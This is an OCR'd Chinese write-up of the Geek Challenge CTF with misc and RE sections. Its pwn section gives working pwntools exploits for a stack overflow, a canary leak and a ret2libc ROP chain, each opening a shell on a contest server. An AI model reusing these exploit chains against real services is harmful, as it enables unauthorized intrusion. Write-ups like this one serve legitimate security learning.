
（3）机器之间传输文件

（4）机器之间网络测速




1.通过kali nc命令连接题目端口

2.通过20次加法即可得到flag(没有时间限制)



runcode

考点:C语言



1.要求输入c语言才能运行

2.输入最简单地一段进行测试

```c
#include <stdio.h>

int main()
{
printf("Hello, World! \n");

return 0;
}
```

your output:
Hello, World!

成功输出hello,world


3.直接通过菜鸟教程学习C语言的文件读写

输入payload

```c
#include <stdio.h>

int main()
{
   FILE *fp = NULL;
   char buff[255];

   fp = fopen("/home/ctf/flag", "r");
   fscanf(fp, "%s", buff);
   printf("1: %s\n", buff );

   fgets(buff, 255, (FILE*)fp);
   printf("2: %s\n", buff );

   fgets(buff, 255, (FILE*)fp);
   printf("3: %s\n", buff );
   fclose(fp);

}
```

得到flag

liuzhuang-secret



考点:ROP技术

```
root@liangyue:~/桌面/极客大挑战# checksec pwn00
[*] '/root/桌面/极客大挑战/pwn00'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

1.ida定位到主函数使用gets函数,存在栈溢出漏洞

```
{
  char v4; // [rsp+0h] [rbp-70h]

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  puts("bro zhuang:\nhi,My house is quite big, Do you want to play with me?");
  gets(&v4, 0LL);
  puts("liu zhuang:\nThere are some nice things in my room");
  return 0LL;
}
```

使用0x70+8来溢出

```
-0000000000000070 ; D/A/*   : change type (data/ascii/array)
-0000000000000070 ; N       : rename
-0000000000000070 ; U       : undefine
-0000000000000070 ; Use data definition commands to create local variables and function arguments.
-0000000000000070 ; Two special fields " r" and " s" represent return address and saved registers.
-0000000000000070 ; Frame size: 70; Saved regs: 8; Purge: 0
-0000000000000070 ;
-0000000000000070
-0000000000000070 var_70          db ?
-000000000000006F                 db ? ; undefined
-000000000000006E                 db ? ; undefined
-000000000000006D                 db ? ; undefined
-000000000000006C                 db ? ; undefined
-000000000000006B                 db ? ; undefined
-000000000000006A                 db ? ; undefined
-0000000000000069                 db ? ; undefined
-0000000000000068                 db ? ; undefined
-0000000000000067                 db ? ; undefined
-0000000000000066                 db ? ; undefined
-0000000000000065                 db ? ; undefined
-0000000000000064                 db ? ; undefined
-0000000000000063                 db ? ; undefined
-0000000000000062                 db ? ; undefined
-0000000000000061                 db ? ; undefined
-0000000000000060                 db ? ; undefined
-000000000000005F                 db ? ; undefined
-000000000000005E                 db ? ; undefined
-000000000000005D                 db ? ; undefined
-000000000000005C                 db ? ; undefined
-000000000000005B                 db ? ; undefined
-000000000000005A                 db ? ; undefined
-0000000000000059                 db ? ; undefined
-0000000000000058                 db ? ; undefined
-0000000000000057                 db ? ; undefined
-0000000000000056                 db ? ; undefined
```

```
-0000000000000055                db ? ; undefined
-0000000000000054                db ? ; undefined
-0000000000000053                db ? ; undefined
-0000000000000052                db ? ; undefined
-0000000000000051                db ? ; undefined
-0000000000000050                db ? ; undefined
-000000000000004F                db ? ; undefined
-000000000000004E                db ? ; undefined
-000000000000004D                db ? ; undefined
-000000000000004C                db ? ; undefined
-000000000000004B                db ? ; undefined
-000000000000004A                db ? ; undefined
-0000000000000049                db ? ; undefined
-0000000000000048                db ? ; undefined
-0000000000000047                db ? ; undefined
-0000000000000046                db ? ; undefined
-0000000000000045                db ? ; undefined
-0000000000000044                db ? ; undefined
-0000000000000043                db ? ; undefined
-0000000000000042                db ? ; undefined
-0000000000000041                db ? ; undefined
-0000000000000040                db ? ; undefined
-000000000000003F                db ? ; undefined
-000000000000003E                db ? ; undefined
-000000000000003D                db ? ; undefined
-000000000000003C                db ? ; undefined
-000000000000003B                db ? ; undefined
-000000000000003A                db ? ; undefined
-0000000000000039                db ? ; undefined
-0000000000000038                db ? ; undefined
-0000000000000037                db ? ; undefined
-0000000000000036                db ? ; undefined
-0000000000000035                db ? ; undefined
-0000000000000034                db ? ; undefined
-0000000000000033                db ? ; undefined
-0000000000000032                db ? ; undefined
-0000000000000031                db ? ; undefined
-0000000000000030                db ? ; undefined
-000000000000002F                db ? ; undefined
-000000000000002E                db ? ; undefined
-000000000000002D                db ? ; undefined
-000000000000002C                db ? ; undefined
-000000000000002B                db ? ; undefined
-000000000000002A                db ? ; undefined
-0000000000000029                db ? ; undefined
-0000000000000028                db ? ; undefined
-0000000000000027                db ? ; undefined
-0000000000000026                db ? ; undefined
-0000000000000025                db ? ; undefined
-0000000000000024                db ? ; undefined
-0000000000000023                db ? ; undefined
-0000000000000022                db ? ; undefined
-0000000000000021                db ? ; undefined
-0000000000000020                db ? ; undefined
-000000000000001F                db ? ; undefined
-000000000000001E                db ? ; undefined
-000000000000001D                db ? ; undefined
-000000000000001C                db ? ; undefined
-000000000000001B                db ? ; undefined
-000000000000001A                db ? ; undefined
```

```
-0000000000000019                db ? ; undefined
-0000000000000018                db ? ; undefined
-0000000000000017                db ? ; undefined
-0000000000000016                db ? ; undefined
-0000000000000015                db ? ; undefined
-0000000000000014                db ? ; undefined
-0000000000000013                db ? ; undefined
-0000000000000012                db ? ; undefined
-0000000000000011                db ? ; undefined
-0000000000000010                db ? ; undefined
-000000000000000F                db ? ; undefined
-000000000000000E                db ? ; undefined
-000000000000000D                db ? ; undefined
-000000000000000C                db ? ; undefined
-000000000000000B                db ? ; undefined
-000000000000000A                db ? ; undefined
-0000000000000009                db ? ; undefined
-0000000000000008                db ? ; undefined
-0000000000000007                db ? ; undefined
-0000000000000006                db ? ; undefined
-0000000000000005                db ? ; undefined
-0000000000000004                db ? ; undefined
-0000000000000003                db ? ; undefined
-0000000000000002                db ? ; undefined
-0000000000000001                db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
```

程序开启了NX保护(堆栈不可执行)，所以显然我们不可能用shellcode打开一个shell。想到要调用system函数执行`system(“/bin/sh”)`。

在sub_40076B中找到shell命令

```
rodata:0000000000400880 ; char aLiuZhuangThere[]
rodata:0000000000400880 aLiuZhuangThere db 'liu zhuang:',0Ah     ; DATA XREF: main+61↑o
rodata:0000000000400880                 db 'There are some nice things in my room',0
rodata:00000000004008B2 aD              db '%d',0               ; DATA XREF: sub_40076B+17↑o
rodata:00000000004008B5 ; char command[]
rodata:00000000004008B5 command         db '/bin/sh',0          ; DATA XREF: sub_40076B+30↑o
rodata:00000000004008B5 _rodata         ends
rodata:00000000004008B5
```

```
int sub_40076B()
{
  int result; // eax
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  v2 = rand();
  __isoc99_scanf("%d", &v1);
  result = v1;
  if ( v2 == v1 )
    result = system("/bin/sh");
  return result;
}
```

3.如果我们直接控制程序返回至 0x040079B，那么就可以得到系统的 shell 了。

```python
from pwn import *

context(os='linux', arch="amd64", log_level="debug")
content = 0
def main():
    if content == 1:
        ly = process("pwn00")
    else:
        ly = remote("81.69.0.47", 1000)

    payload = b'a' * (0x70 + 8)  #64位一个ebp占8bytes
    payload = payload + p64(0x040079B) #只需要调到有shell命令的函数即可

    ly.recvuntil("hi,My house is quite big, Do you want to play with me?\n")
    ly.sendline(payload)

    ly.interactive()

main()
```

baby_canary(后)

考点:

- canary泄露

system函数只有一个参数,所以获取rdi

```
root@liangyue:~/桌面/大学/极客大挑战/baby_canary# ROPgadget --binary baby_canary
 --only  "pop|ret"
Gadgets information
============================================================
0x000000000040086c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040086e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400870 : pop r14 ; pop r15 ; ret
0x0000000000400872 : pop r15 ; ret
0x000000000040086b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040086f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400668 : pop rbp ; ret
0x0000000000400873 : pop rdi ; ret
0x0000000000400871 : pop rsi ; pop r15 ; ret
0x000000000040086d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040059e : ret
```

```python
from pwn import *
from LibcSearcher import *

context(os='linux', arch="amd64", log_level="debug")
content = 1


def main():
    if content == 0:
        ly = process("./baby_canary")
    else:
        ly = remote("81.69.0.47", 3333)
    elf = ELF('./baby_canary')
    binsh = next(elf.search(b'/bin/sh'))
    system = elf.symbols['system']
    rdi_ret = 0x400873
    ly.recvuntil("plz tell me.\n")
    offest = 0x70 - 0x8
    # Leak Canary
    payload = b"a" * offest
    ly.sendline(payload)

    ly.recvuntil(b"a"*offest)
    Canary = u64(ly.recv(8))-0xa
    log.info("Canary:" + hex(Canary))  # 日志记录下canary

    # Bypass Canary
    payload = b"a" * offest + p64(Canary) + b"a" * 8 + p64(rdi_ret) +p64(binsh) + p64(system)
    ly.send(payload)

    ly.interactive()

main()
```

pwn111(后)

考点:

ROP技术

由于需要用到write函数三个参数所以要控制rsi寄存器内的参数

plt函数就是程序内函数,got函数时.got.plt下的函数地址

```
root@liangyue:~/桌面/大学/极客大挑战/pwn111# ROPgadget --binary pwn111 --only "p
op|ret"
Gadgets information
============================================================
0x000000000040122c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040122e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401230 : pop r14 ; pop r15 ; ret
0x0000000000401232 : pop r15 ; ret
0x000000000040122b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040122f : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000040112d : pop rbp ; ret
0x0000000000401233 : pop rdi ; ret
0x0000000000401231 : pop rsi ; pop r15 ; ret
0x000000000040122d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret

Unique gadgets found: 11
```

由于`pop rsi`后，还有`pop r15`才能`ret`，所以我们需要在`pop r15`的时候放入一个`0`，泄露libc基地址的脚本如下。


```python
from pwn import *
from LibcSearcher import *

context(os='linux', arch="amd64", log_level="debug")
content = 1
elf = ELF('./pwn111')
libc = ELF('./pwn111_libc')


def main():
    if content == 0:
        ly = process("./pwn111")
    else:
        ly = remote("81.69.0.47", 1122)

    main = elf.symbols['main']
    pop_rdi = 0x401233
    pop_rsi_r15 = 0x401231
    write_plt = elf.plt['write']
    write_got = elf.got['write']
    binsh_libc = next(libc.search(b'/bin/sh'))
    write_libc = libc.symbols['write']
    system_libc = libc.symbols['system']

    payload = b'a' * (0x80 + 0x8)
    payload += p64(pop_rdi) + p64(1)+p64(pop_rsi_r15) +p64(write_got)+p64(123) + p64(write_plt) + p64(main)

    ly.sendlineafter('input: ',payload)

    write_addr = u64(ly.recv(8))

    offset = write_addr - write_libc
    binsh = offset + binsh_libc
    system = offset + system_libc

    payload2 = b'a' * (0x80 + 8)
    payload2 += p64(pop_rdi)
    payload2 += p64(binsh)
    payload2 += p64(system)
    ly.sendlineafter('please input:', payload2)
    ly.interactive()

main()
```

Misc

一“页”障目

考点:图片拼接

1.在极客大挑战的QQ群找到宣传单



2.看出flag在右边被分成3块

3.剪切拼接即可得到flag

壮言壮语

考点:佛曰

1.

1.通过简介和提示知道是佛曰加密((不是新佛曰)

2.通过在线网站http://www.keyfc.net/bbs/tools/tudoucode.aspx

解密即可得到flag

秘技·反复横跳

考点:binwalk分离

1.简介就提示了binwalk

2.直接打开kali使用binwalk分离图片

```
root@kali:~# binwalk Desktop/FFHT.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
249129        0x3CD29         Zip archive data, at least v2.0 to extract, compressed size: 2857, uncompressed size: 3389, name: L
LRR.png
252114        0x3D8D2         End of Zip archive, footer length: 22

root@kali:~# binwalk Desktop/FFHT.jpg -e

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
249129        0x3CD29         Zip archive data, at least v2.0 to extract, compressed size: 2857, uncompressed size: 3389, name: L
LRR.png
252114        0x3D8D2         End of Zip archive, footer length: 22

root@kali:~# binwalk Desktop/FFHT.jpg -e
```

得到的压缩包中有一张二维码

3.将左边拼到右边,右边拼左边扫码即可得到flag

4.

(1)使用图片自带裁剪功能裁剪

(2)使用在线网站拼接图片https://www.qtool.net/picstitching

扫码即可得到flag

来拼图

考点:图片拼接

1.下载得到一张原图片

和1600张图片碎片

2.将新的图片拼接成功即可得到flag

3.没有找到可以成功拼接的自动化工具

4.所以直接人工找到flag相关的图片拼接得到flag即可

飞翔的刘壮

考点:...玩游戏

1.下载得到APK文件

2.用jadx打开查找了一下字段,没有找到

3.将包发到手机上安装

4.玩游戏积分累计到10时死亡得到flag


吉普赛的歌姬

考点:信息搜索


1.提示一个QQ,去搜索


2.在QQ空间相册中发现加密的相册,不知道密码

3.再去QQ说说中发现



4.找到这个账号发的与吉普赛歌姬相关的信息







5.再去网易云找到这个电台

需要找到吉普赛歌姬相关,因为都是日语和英语歌曲

百度翻译吉普赛歌姬



6.找到歌曲,评论区找到密码



7.通过QQ信息知道密码


解锁相册得到flag

RE

No RE no gain

考点:查找字符串

1.得到exe,通过exeinfo知道是32位



2.ida 32位打开

shift+F12查找字符串,发现很多flag字符串

```
